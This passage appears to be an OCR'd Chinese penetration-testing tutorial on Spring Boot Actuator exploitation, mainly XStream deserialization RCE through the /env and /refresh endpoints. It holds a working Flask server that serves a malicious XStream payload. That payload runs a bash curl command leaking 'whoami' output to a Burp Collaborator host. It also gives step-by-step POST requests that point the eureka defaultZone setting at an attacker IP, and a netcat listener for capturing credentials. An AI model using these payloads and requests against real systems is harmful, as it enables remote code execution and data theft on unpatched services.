
```
spring 1.x:
POST /refresh
Content-Type: application/x-www-form-urlencoded

spring 2.x：
POST /actuator/refresh
Content-Type: application/json
```


第三步

```
攻击机监听端口：
nc -lvvp 8000

将Basic base64解码
即可得到明文
```

漏洞利用 - env xstream反序列化RCE

xstream反序列化导致的命令执行漏洞，前提条件：
可以 POST 请求目标网站的 /env 接口设置属性
可以 POST 请求目标网站的 /refresh 接口刷新配置（存在 spring-boot-starter-actuator 依赖）
目标使用的 eureka-client < 1.8.7（通常包含在 spring-cloud-starter-netflix-eureka-client 依赖中）
目标可以请求攻击者的 HTTP 服务器（请求可出外网）





Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Aug 21 00:34:51 CST 2021
There was an unexpected error (type=Method Not Allowed, status=405).
Request method 'GET' not supported

步骤一：
架设响应恶意 XStream payload 的网站

```
### xml.py文件内容
#!/usr/bin/env python
# coding: utf-8
# -**- Author: LandGrey -**-

from flask import Flask, Response

app = Flask(__name__)


@app.route('/', defaults={'path': ''})
@app.route('/<path:path>', methods=['GET', 'POST'])
def catch_all(path):
    xml = """<linked-hash-set>
```

```
  <jdk.nashorn.internal.objects.NativeString>
    <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
      <dataHandler>
        <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
          <is class="javax.crypto.CipherInputStream">
            <cipher class="javax.crypto.NullCipher">
              <serviceIterator class="javax.imageio.spi.FilterIterator">
                <iter class="javax.imageio.spi.FilterIterator">
                  <iter class="java.util.Collections$EmptyIterator"/>
                  <next class="java.lang.ProcessBuilder">
                    <command>
                       <string>/bin/bash</string>
                       <string>-c</string>
                       <string>curl
`whoami`.sxtxrwwq48nuay5nwuzfjoxzdqjg75.burpcollaborator.net</string>
                    </command>
                    <redirectErrorStream>false</redirectErrorStream>
                  </next>
                </iter>
                <filter class="javax.imageio.ImageIO$ContainsFilter">
                  <method>
                    <class>java.lang.ProcessBuilder</class>
                    <name>start</name>
                    <parameter-types/>
                  </method>
                  <name>foo</name>
                </filter>
                <next class="string">foo</next>
              </serviceIterator>
              <lock/>
            </cipher>
            <input class="java.lang.ProcessBuilder$NullInputStream"/>
            <ibuffer></ibuffer>
          </is>
        </dataSource>
      </dataHandler>
    </value>
  </jdk.nashorn.internal.objects.NativeString>
</linked-hash-set>"""
    return Response(xml, mimetype='application/xml')


if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

使用python3运行脚本

```
python3 xml.py
```

```
root@VM-12-7-ubuntu:~# python3 xt.py
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```


步骤二：设置 eureka.client.serviceUrl.defaultZone 属性

1.x版本

```
POST /env
Content-Type: application/x-www-form-urlencoded

eureka.client.serviceUrl.defaultZone=http://150.158.137.72:80
```


2.x版本

```
POST /actuator/env
Content-Type: application/json

{"name":"eureka.client.serviceUrl.defaultZone","value":" 150.158.137.72:80 "}
```




步骤三：刷新配置

```
1.x版本
POST /refresh
Content-Type: application/x-www-form-urlencoded

2.x版本
POST /actuator/refresh
Content-Type: application/json
```



本地监听8989端口



https://github.com/LandGrey/SpringBootVulExploit